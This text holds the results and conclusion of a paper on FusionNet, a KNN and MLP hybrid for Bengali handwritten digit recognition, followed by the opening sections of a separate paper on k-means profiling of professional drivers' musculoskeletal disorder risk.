Cross-validation reveals an average accuracy of 87.38%, exhibiting moderate variability among folds (standard deviation 0.0161), which suggests a generally stable yet somewhat fluctuating performance. Class-wise evaluation revealed consistently high recognition rates for digits 0, 4, 7, and 8, each exceeding 90% in both precision and recall. Digits 2, 3, 4, 5, and 6 also demonstrated strong performance, maintaining F1-scores around 88%. In contrast, digits 1 and 9 exhibited comparatively lower recognition, with F1-scores of 78.28% and 72.98%, respectively, indicating higher misclassification in these categories. The overall accuracy of 87% across all ten classes highlights the model's ability to maintain balanced performance, while also identifying specific digits that require further refinement. These results establish FusionNet as a reliable framework for Bengali numeral recognition, offering a strong foundation for integration into practical OCR systems.

4.2 FusionNet performance on numtadb dataset

The overall accuracy achieved on NumtaDb is 96%, with macro and weighted averages for precision, recall, and F1-score also around 96.3%, indicating balanced performance across all classes.

Table 6: Cross-validation summary

Per-fold Accuracies	0.9989, 0.9984, 0.9980, 0.9990, 0.9991
Mean Accuracy	0.9987
Standard Deviation	0.0004

Table 7: Classification report of FusionNet on NumtaDb

Class	Precision	Recall	F1-Score	Support
0	0.9750	0.9696	0.9723	1448
1	0.9260	0.9562	0.9409	1439
2	0.9839	0.9730	0.9784	1445
3	0.9622	0.9509	0.9566	1447
4	0.9541	0.9738	0.9638	1450
5	0.9585	0.9565	0.9575	1448
6	0.9548	0.9521	0.9535	1442
7	0.9739	0.9875	0.9806	1436
8	0.9901	0.9832	0.9867	1431
9	0.9501	0.9241	0.9369	1423
Accuracy			0.9627	14409
Macro Avg	0.9629	0.9627	0.9627	14409
Weighted Avg	0.9629	0.9627	0.9627	14409

Class-wise evaluation shows exceptionally high recognition rates for most digits, with precision and recall exceeding 97% for digits 0, 2, 7, and 8. Digits 3, 4, 5, and 6 maintained strong F1-scores around 95–96%. Slightly lower performance was observed for digits 1 and 9, which recorded F1-scores of approximately 94% and 93%, respectively. These results reflect a robust and well-generalized classifier with only minor variations among specific digits. Cross-validation confirms the consistency, demonstrating a mean accuracy of 99.87% with minimal fluctuations among the folds. And, there is no significance difference between training and testing accuracy which suggests no overfitting occurred.

4.3 Confusion matrix analysis

The confusion matrix for custom dataset demonstrates strong diagonal dominance, confirming that most digits are correctly classified.



Figure 2: Confusion matrix of FusionNet on primary

Digits 4, 7, and 8, achieved the highest correct predictions with minimal misclassifications. Moderate confusion is observed between certain digits, such as 9 misclassified as 1,8 (8 and 4 cases) and 6 misclassified as 3 (5 cases). Digits 1, 2 and 5 also show occasional misclassifications. Overall, the matrix reflects consistent and balanced performance, with only minor overlaps between visually similar digits. The results indicate that the classifier

maintains high reliability even in challenging scenarios involving ambiguous digit shapes.



Figure 3: Confusion matrix of FusionNet on NumtaDb

The confusion matrix for NumtaDb also indicates accurate classification across most classes. Digit 0 achieved the highest correct predictions (1341), followed closely by digits 8 (1321), digits 7 (1283) and 2 (1276). Misclassifications are primarily concentrated among visually similar digits, with the most notable cases being 9 predicted as 1 (387 instances), 5 predicted as 0 (246 instances) and 6 predicted as 3 (229 instances). Additional errors are observed between digits 1,2,3 and 5, albeit at lower frequencies. Digits 7 and 8 demonstrate minimal confusion with other classes, suggesting strong separability. Overall, the matrix highlights strong classification ability.

4.4 Comparison with EfficientNet-B0

For EfficientNet-B0, the top layer of the pre-trained model was excluded to integrate custom layers tailored for the Bengali digit classification task. A dropout layer with a rate of 0.3 was introduced, followed by a dense layer utilizing ReLU activation and L2 regularization to prevent overfitting. An additional dropout layer was incorporated at the end for further regularization. The model was trained using a validation generator.



Figure 4: EfficientNet-B0 architecture

Table 8: EfficientNet-B0 classification on primary data

Class	Precision	Recall	F1-Score	Support
0	0.97	0.93	0.95	40
1	0.94	0.80	0.86	40
2	0.95	0.95	0.95	40
3	0.89	0.87	0.88	39
4	0.95	0.90	0.92	40
5	0.90	0.90	0.90	41
6	0.88	0.90	0.89	42
7	0.85	0.98	0.92	46
8	0.93	0.95	0.94	43
9	0.85	0.87	0.86	47
Accuracy			0.91	418
Macro Avg	0.91	0.91	0.91	418
Weighted Avg	0.91	0.91	0.91	418



Figure 5: EfficientNet-B0 confusion matrix on primary data

The model recorded an overall accuracy of 91% on the test set, with macro-averaged precision, recall, and F1-score all at 0.91, demonstrating consistent performance across different classes. Most digits were classified with high precision and recall, reaching F1-scores exceeding 0.90 for digits 0, 2, 4, 5, 7, and 8, while slightly lower scores (0.86–0.89) were noted for digits 1, 3, 6, and 9, likely due to similarities within the classes or confusion with digits that share visual characteristics. The confusion matrix (figure 5) indicates that the predictions were predominantly aligned along the diagonal, underscoring strong overall performance, with only a few minor misclassifications primarily occurring among visually similar digits. Specifically, digit 1 was frequently misclassified as 9 (in five cases), and digit 3 exhibited some overlap with 6, while digit 7 recorded the highest recall with 42 correct identifications.

Table 9: EfficientNet-B0 classification report on NumtaDb

Class	Precision	Recall	F1-Score	Support
0	0.9901	0.9903	0.9902	1448
1	0.9382	0.9104	0.9241	1439
2	0.9619	0.9519	0.9569	1445
3	0.9403	0.9216	0.9309	1447
4	0.9911	0.9910	0.9910	1450
5	0.9548	0.9538	0.9543	1448
6	0.9284	0.9126	0.9204	1442
7	0.9896	0.9896	0.9896	1436
8	0.9790	0.9787	0.9788	1431
9	0.9312	0.9113	0.9211	1423
accuracy			0.9660	14409
macro avg	0.9605	0.9511	0.9557	14409
weighted avg	0.9659	0.9660	0.9659	14409

The model achieved a high overall accuracy of 97**%** (rounded) on the test set. The macro-averaged F1-score was 0.956, indicating consistent performance across all digit classes. Digits 0, 4, 7, and 8 were classified with highest precision and recall, while slightly lower scores were observed for digits 1, 3, 6, and 9 (F1-scores around 0.92), suggesting occasional confusion with visually similar classes. The results demonstrate the model's robustness and strong generalization ability over a large test set.



Figure 6: EfficientNet-B0 confusion matrix on NumtaDb

The confusion matrix indicates high overall classification accuracy, with most predictions concentrated along the diagonal. Digit classes 0, 4, 5, 7, and 8 show excellent performance with minimal misclassifications. However, notable confusion exists between certain pairs: Digit 1 is often misclassified as 9 (112 instances). Digit 3 has moderate confusion with 6 (84 instances). Digit 6 is occasionally predicted as 3 (81 instances). Digit 9 is misclassified as 1 in 119 cases.

A direct comparison reveals that both FusionNet and EfficientNet-B0 perform effectively in predicting Bengali numerals. While EfficientNet-B0 consistently achieves marginally higher accuracy (91% vs 87% on primary; 97% vs 96% on NumtaDb), it requires a longer execution time and more computational resources due to its deeper architecture. Conversely, FusionNet, despite a slight lag in peak accuracy, is a lightweight and faster model, requiring less execution time. For the FusionNet model, applying parallel processing reduced the overall processing time. On the custom dataset, the process took approximately 30 minutes without parallelization, while parallel processing brought it down to around 19 minutes, resulting in a speedup of 1.6×. Similarly, for the larger NumtaDb dataset, the processing time was reduced from about 2 hours without parallelization to just 1 hour with parallel processing, yielding a 2× improvement in efficiency. In contrast, the EfficientNet-B0 model, required approximately 35 minutes for the custom dataset and about 2.5 hours for the NumtaDb dataset. FusionNet likely

requires fewer floating-point operations (FLOPs) for each forward pass compared to deeper CNNs, as it utilizes pre-extracted handcrafted features along with a relatively shallow MLP. On the other hand, EfficientNet-B0 processes images through a deeper stack of convolutional and fully connected layers, resulting in a significantly higher computational demand and memory usage. The training and inference of EfficientNet-B0 also benefited from google colab's T4 GPU acceleration. Although FLOPs weren't directly quantified in this research, the decreased runtime noted during training and inference confirms the assumption that FusionNet is more computationally efficient in practice.

4.5 McNemar's test

The McNemar test in table 10 & 11 assesses whether there is a significant difference in predictions made by two models by examining the cases where they do not agree.

Table 10: McNemar's test result on custom dataset

Contingency Table	[[0, 22], [38, 0]]
McNemar's Test Statistic	3.75
P-value	0.054

Table 11: McNemar's Test Result on NumtaDb

Contingency Table	[[0, 179], [218,0]]
McNemar's Test Statistic	3.6372
P-value	: 0.0503

For both the custom dataset (p = 0.054) and the NumtaDb dataset (p = 0.0503), the p-values are above the 0.05 significance threshold. This indicates that the differences observed in their misclassifications are not statistically significant, leading us to fail to reject the null hypothesis that their performances are equal. Although the contingency tables reveal that each model has made mistakes on different instances, the extent of disagreement is insufficient to establish a genuine performance disparity. Hence, FusionNet and EfficientNet-B0 can be regarded as having statistically comparable performance on both datasets.

4.6 Visualization and further analysis

To further understand the discriminative power of FusionNet's feature representation, t-SNE (t-Distributed Stochastic Neighbor Embedding) visualizations were generated for both datasets.



Figure 7: T-SNE visualization for FusionNet on primary dataset

Figure 7 illustrates the 2D t-SNE representation of FusionNet's acquired feature space on the main dataset. The visualization shows largely distinct and tightly packed clusters for each digit category (0–9), suggesting efficient learning of class-specific features. While minor overlaps are observed between similar classes such as 1 & 9 and 3 & 6, the overall distinctness indicates robust inter-class discriminability.



Figure 8: Precision-Recall for FusionNet on primary dataset



Figure 9: ROC Curves for FusionNet on primary dataset

In Figure 8 and 9, the Precision-Recall and ROC curves for FusionNet on the custom dataset are presented. The one-vs-rest PR curves reveal excellent precision and recall, as each class records an average precision exceeding 0.87. Additionally, the ROC curves highlight the model's robustness, with AUC values surpassing 0.95 for all classes, validating its impressive performance in multi-class classification.



Figure 10: T-SNE visualization for FusionNet on NumtaDb dataset



Figure 11: Precision-Recall curves for FusionNet on NumtaDb dataset



Figure 12: ROC Curves for FusionNet on NumtaDb dataset

Figures 10, 11 and 12 demonstrate the impressive feature learning and classification capabilities of FusionNet. The 2D t-SNE plot reveals distinctly separated and tightly grouped clusters for each digit class, showcasing a high level of inter-class distinction and intra-class uniformity. Both the Precision-Recall curves and ROC curves illustrate robust performance for all classes, with particularly high average precision (approximately 0.90) for Classes 2, 4, 7, and 8. Collectively, these findings validate that FusionNet's hybrid architecture successfully extracts distinguishing features, facilitating accurate recognition of Bengali handwritten digits.

5 Discussion

The FusionNet model, a proposal that has been advanced, has exhibited considerable proficiency in the identification of Bengali handwritten digits, attaining a commendable level of accuracy through the incorporation of handcrafted feature extraction techniques, namely Histogram of Oriented Gradients (HOG) and LBP, with a two-stage classification pipeline that integrates K-Nearest Neighbors (KNN) and a Multi-Layer Perceptron (MLP). Robust preprocessing techniques, including grayscale conversion, normalization, and Otsu's thresholding, contributed significantly to improving consistency and alignment, which in turn enhanced feature saliency. Compared to state-of-the-art models such as EfficientNet-B0 and SynergiProtoNet, FusionNet offers a compelling trade-off between classification performance and computational efficiency. Whilst EfficientNet-B0 demonstrated a marginally superior level of accuracy (97% compared with FusionNet's 96% on NumtaDb), it necessitated a substantially greater degree of computational resources. SynergiProtoNet, while effective in few-shot learning contexts, is heavily dependent on large-scale pretrained feature extractors and meta-learning strategies, which introduce architectural complexity and longer convergence times. In contrast, FusionNet attained competitive accuracy, underscoring its aptitude for environments with limited resources. The optimized parameter mechanism in the KNN stage facilitated adaptive initial predictions, which were subsequently refined by the MLP. This architecture not only mitigated overfitting but also ensured enhanced generalization across handwriting variations. The classification report and confusion matrix indicated balanced learning with minimal misclassification rates across classes. Nonetheless, a degree of confusion persisted between visibly similar digits, a problem with which CNNs are also confronted – suggesting the requirement for more discriminative features. To address this, the incorporation of additional feature extraction methods, such as shape descriptors and stroke-based representations, could be a viable solution. The enhancement of preprocessing through the incorporation of denoising, skeletonization, and adaptive thresholding has the potential to further reduce noise and enhance the

clarity of boundaries. Furthermore, the integration of ensemble methods, such as the combination of KNN with Recurrent Neural Networks (RNNs), has the potential to enhance temporal coherence in digit patterns and further robustness.

In summary, while FusionNet may exhibit slightly lower levels of raw accuracy in comparison to deep CNN-based models, it demonstrates notable strengths in terms of training speed, simplicity, and resource efficiency. These characteristics render it particularly advantageous for deployment in low-resource or embedded systems, where computational cost is a critical constraint.

6 Conclusion

This research introduced FusionNet, a compact hybrid architecture that integrates K-Nearest Neighbors (KNN) and Multi-Layer Perceptron (MLP) in a two-stage classification pipeline, utilizing complementary handcrafted features (HOG, LBP) to attain effective and precise recognition of Bengali handwritten digits. Results from experiments conducted on a custom dataset and the standard NumtaDb dataset show that FusionNet achieves competitive results: 87% and 96% accuracy, respectively. With substantially lower computational demands than state-of-the-art deep models such as EfficientNet-B0. While EfficientNet-B0 reached slightly superior accuracy, McNemar's test indicated no statistically significant difference between the performance of the models, emphasizing the robustness and generalization ability of FusionNet. By incorporating parallel processing to decrease overall runtime duration and utilizing meticulous preprocessing to improve feature quality, FusionNet demonstrates exceptional suitability for use in resource-limited settings. Future efforts might aim at incorporating more discriminative features, enhancing preprocessing techniques, and examining ensemble methods to further boost recognition precision and robustness against visually alike digits.

Aknowledgement

NumtaDb dataset is publicly available on kaggle: https://www.kaggle.com/datasets/BengaliAI/numta

Full code can be found in this link: https://github.com/A-H-Sumon/FusionNet

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Assessing Musculoskeletal Disorder Susceptibility in Professional Drivers Using K-Means Algorithms

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Keywords: driver segmentation, musculoskeletal disorders, machine learning, k-means, clustering

Received: November 10, 2024

The work of professional drivers is crucial in many economic sectors. Truck and bus drivers, taxi drivers, and delivery vehicle drivers are at the heart of the action, transporting goods and people to keep businesses running and ensure they reach their daily destinations. Behind this essential activity, significant challenges arise from working conditions and their impact on health. Because of that, drivers are exposed to different risk factors, possibly contributing to the onset of musculoskeletal disorders (MSDs), such as low back pain and other symptoms. Various factors were identified, including exposure to car vibrations, long hours of sitting while driving, repetitive manual activities, psychosocial factors, and individual characteristics, which contribute to the development of these problems in these professionals. This paper proposes a driver profiling model using the K-means clustering algorithm to establish risk profiles associated with the occurrence of MSDs. The model involves integrating personal and professional variables to identify the most vulnerable. The model estimates suggest that only 21% of drivers are at low risk of developing MSDs, highlighting the high prevalence of these disorders within this occupation.

Povzetek: Ocenjevanje dovzetnosti poklicnih voznikov za mišično-skeletne motnje z uporabo nenadzorovanega učenja. Na podlagi ergonomskih, demografskih in delovnih dejavnikov je s pomočjo algoritma K-means izvedena razvrstitev voznikov v skupine tveganja, kar omogoča zgodnje prepoznavanje ogroženih posameznikov in podporo preventivnim ukrepom na delovnem mestu.

1 Introduction

Professional driving involves operating a vehicle for business and personal purposes over an extended period [1]. Professional drivers experience harsh conditions that could make them vulnerable to MSDs [2]. Bus drivers are the most affected by low back pain, with a rate of 59%, compared to car drivers (26%) and truck drivers (16%) [3]. These disorders result from an overload of the musculoskeletal system, often caused by repetitive movements, awkward postures, and excessive and prolonged use of force in the workplace. Prolonged sitting, vehicle ergonomics, and vibrations are major risk factors [4].

In addition, the risk of MSDs increases with age and career years [5]. Long-term exposure to vibration throughout the body [6], especially on uneven roads, amplifies seat wobbles when accelerating [7]. Another important risk factor is the length of the journey and the lack of regular stops, which increases muscle tension [8]. Additionally, a high body mass index (BMI) and a lack of regular exercise contribute more to the development of musculoskeletal disorders [9].

The consequences of MSDs have a significant impact on both an individual and social level, resulting in a variety of costs. In European companies, more than half of workers affected by MSDs report absence from work, and these employees are generally absent for more extended periods than those with other health problems. In addition, MSDs are the leading cause of permanent disability in 60% of reported cases [10]. Therefore, preventing MSDs remains a fundamental concern for all actors: organizations, researchers, and practitioners. This article presents an innovative model for segmenting drivers based on their risk profile for developing musculoskeletal disorders (MSDs). This model is based on integrating key variables such as age, work experience, body mass index (BMI), weekly hours worked, physical exercise, and other factors related to working conditions. Grouping drivers according to their level of risk for MSDs will provide a structured and practical approach to identifying the most vulnerable groups.

The body of this article is structured as follows: section 2 presents the related work. Section 3 explains the methodology used to build the proposed model; the results obtained are also presented in this section. Section 4 interprets the results obtained and discusses their role in improving the well-being of professional drivers. Finally, the conclusion is given in section 5.

2 Literature review

Much research has been explored on the study of MSDs, and this review touches on three primary levels: prevention, diagnosis, and rehabilitation of MSDs.

Regarding the prevention of MSDs, several researchers have proposed combining wearable sensors with machine learning algorithms to mitigate ergonomic risks associated with work-related musculoskeletal disorders. Matos et al. [11] proposed a system that monitors workers with textile machinery to detect movements with a high risk of MSDs. This system includes three modules: a Motion Capture System, a Time Series Forecasting Integrating Machine Learning algorithms (SVM, XG, MLP, and deep LSTM), and a risk detection module based on rules for work-related musculoskeletal disorders. Su et al. [12] investigated the application of decision trees for assessing ergonomic risks associated with musculoskeletal disorders among sewing machine operators. The developed model highlighted the existing relationship between body segments and the possible risk patterns. Zhao et al. [13] have developed a portable inertial measurement unit detection system to identify the risks of musculoskeletal disorders (MSDs) in construction workers. This system is based on convolutional LSTM to recognize the awkward postures of workers in daily tasks.

In diagnosing MSDs, significant research has integrated artificial intelligence algorithms, particularly deep learning, into the detection of various musculoskeletal pathologies. Cohen et al. [14] investigated the use of deep neural networks to detect wrist fractures on X-rays. The results showed that the performance of the proposed model in diagnosing wrist fractures in radiology is significantly higher than that of non-radiologists. Hess et al. [15] proposed using a deep learning network in 3D diagnostics to detect rotator cuff tears. This model enables automatic slice-by-slice segmentation of the humerus, scapula, and rotator cuff muscles. This approach could replace manual segmentation, which is often cumbersome and tedious. Georgeanu et al. [16] have developed a model that utilizes convolutional neural networks to detect bone tumor malignancy from MRI scans. This tool operates without the need for manual segmentation by a specialist, thereby increasing the reliability of the diagnosis provided by the orthopedist.

In musculoskeletal rehabilitation, much research has explored the use of machine learning models to predict the outcomes of rehabilitation programs. Zmudzki and Smeets [17] explored the use of machine learning (ML) in enhancing the personalization and effectiveness of interdisciplinary and multimodal treatments for patients with chronic musculoskeletal pain. The indicators studied encompass classic dimensions of rehabilitation, covering biomedical, psychosocial, and functional dimensions. Thirteen machine learning algorithms were trained and combined to develop a reliable patient stratification model. Obukhov et al. [18] proposed a model for monitoring musculoskeletal rehabilitation exercises. This model analyzes and classifies user movements to enhance the accuracy of human movement recognition during musculoskeletal rehabilitation exercises. The multilayered neural network algorithms, KNN and Random Forest, have given good results, reinforcing the potential of this tracking system.

Regarding the application of machine learning algorithms in studying musculoskeletal disorders in drivers. Balakrishnan et al.[19] proposed a machine learning classifier model for monitoring driving positions that are considered the leading cause of musculoskeletal disorders in sedentary workers. Aliabadi et al. [20] employed two machine learning algorithms: linear regression, and Random Forest, to investigate musculoskeletal discomforts in mining truck drivers. The results demonstrated increased accuracy for the Random Forest method compared to linear regression. These results also highlighted the role of uncomfortable body posture, vibrations, and age in the onset of musculoskeletal discomfort.

Hanumegowda and Gnanasekaran [26] developed machine learning models to predict work-related musculoskeletal disorders in bus drivers. Three algorithms: decision tree, random forest, and naïve Bayes were used in the study and trained on data extracted from a structured questionnaire based on the Modified Nordic Musculoskeletal Questionnaire (MNMQ), supplemented by direct observations. These variables encompass three broad domains: sociodemographic, occupational, and behavioral/health, to predict the frequency of MSD-related pain over the past 12 months.

Raza et al. [27] investigated the prevalence of musculoskeletal disorders (MSDs) in two occupational groups, truck drivers and office workers, using three machine learning algorithms: decision tree, random forest, and naïve Bayes. The results indicated an increased vulnerability of truck drivers to MSDs compared to office workers. The study emphasized the importance of establishing suitable ergonomic conditions in the workplace to minimize the risk of musculoskeletal disorders.

According to the extensive literature review of previous studies, research gaps were found. One of the most critical limitations noted was the absence of objective clinical validation of the reported musculoskeletal disorders, which restricts the validity of the collected data and, ultimately, the external validity of the results. Furthermore, in most studies, some potentially decisive variables, such as the ergonomics of the seating position, road surface quality, or effort intensity, were not taken into account. The exclusion of these variables will limit the explanatory value of the developed models and may lead to an underestimation or overestimation of the risks involved.

To this end, our research will partly fill these gaps by taking a clustering algorithms-based approach to identify risk driver profiles in terms of several key variables. This methodological option enables an unconstrained segmentation of the driver population as well as an exploration of the underlying vulnerability patterns to MSDs. Applying these variables, the purpose of our work will be to present an enhanced understanding of the risk factors by combining individual, behavioral, and contextual variables. This option may contribute to the

development of specific preventive measures and a more efficient ergonomic design policy in the transport sector.

3 Implementation

In this study, the k-means algorithm was employed, a clustering algorithm that falls under the category of unsupervised machine learning, which operates on unlabeled data [21]. The primary disadvantage of this method is the need to accurately predict the number of clusters to perform the grouping operations effectively. Several statistical techniques, including the Silhouette and Elbow methods, are employed [22]. Figure 1 illustrates the different stages of its implementation. To assess the robustness of the clustering approach, three alternative algorithms were also applied for comparison purposes: hierarchical clustering, DBSCAN, and Gaussian Mixture Models (GMM). The results of this comparison are discussed in the results analysis section.

3.1 Methodology

To predict the onset of musculoskeletal disorders in professional drivers, the procedure illustrated in Figure 2 was followed.

The proposed methodology is divided into four essential steps. The first step involved collecting data through interviews with 277 professional drivers of various vehicle types, including taxis, trucks, buses, and service vehicles. The data gathered covered a wide range of demographic, physiological, and occupational variables.

Drivers were categorized by age into four groups: under 35, 35 to 44, 45 to 55, and over 55 years. Estimates of height and weight were used to calculate the Body Mass Index (BMI), which was classified as underweight or normal (BMI < 25), overweight (25 ≤ BMI < 30), or obese (BMI ≥ 30). Driving experience was recorded and grouped into three categories: less than 5 years, between 5 and 20 years, and over 20 years. Weekly driving time was also collected and categorized into three ranges: less than 40 hours, between 41 and 60 hours, and more than 60 hours. Additionally, the frequency of heavy lifting was assessed on a daily scale, ranging from 0 to 8, reflecting the frequency with which drivers were required to handle physically demanding loads. Physical activity was evaluated by asking participants to report the number of hours per week they engage in physical effort, also on a scale from 0 to 8. The study also collected information on vehicle ergonomics, specifically the presence of adjustable seats and steering wheels, as well as the availability of armrests. Finally, the condition of the roads and the nature of the journeys regularly undertaken by the drivers were recorded to provide insight into their work environment.

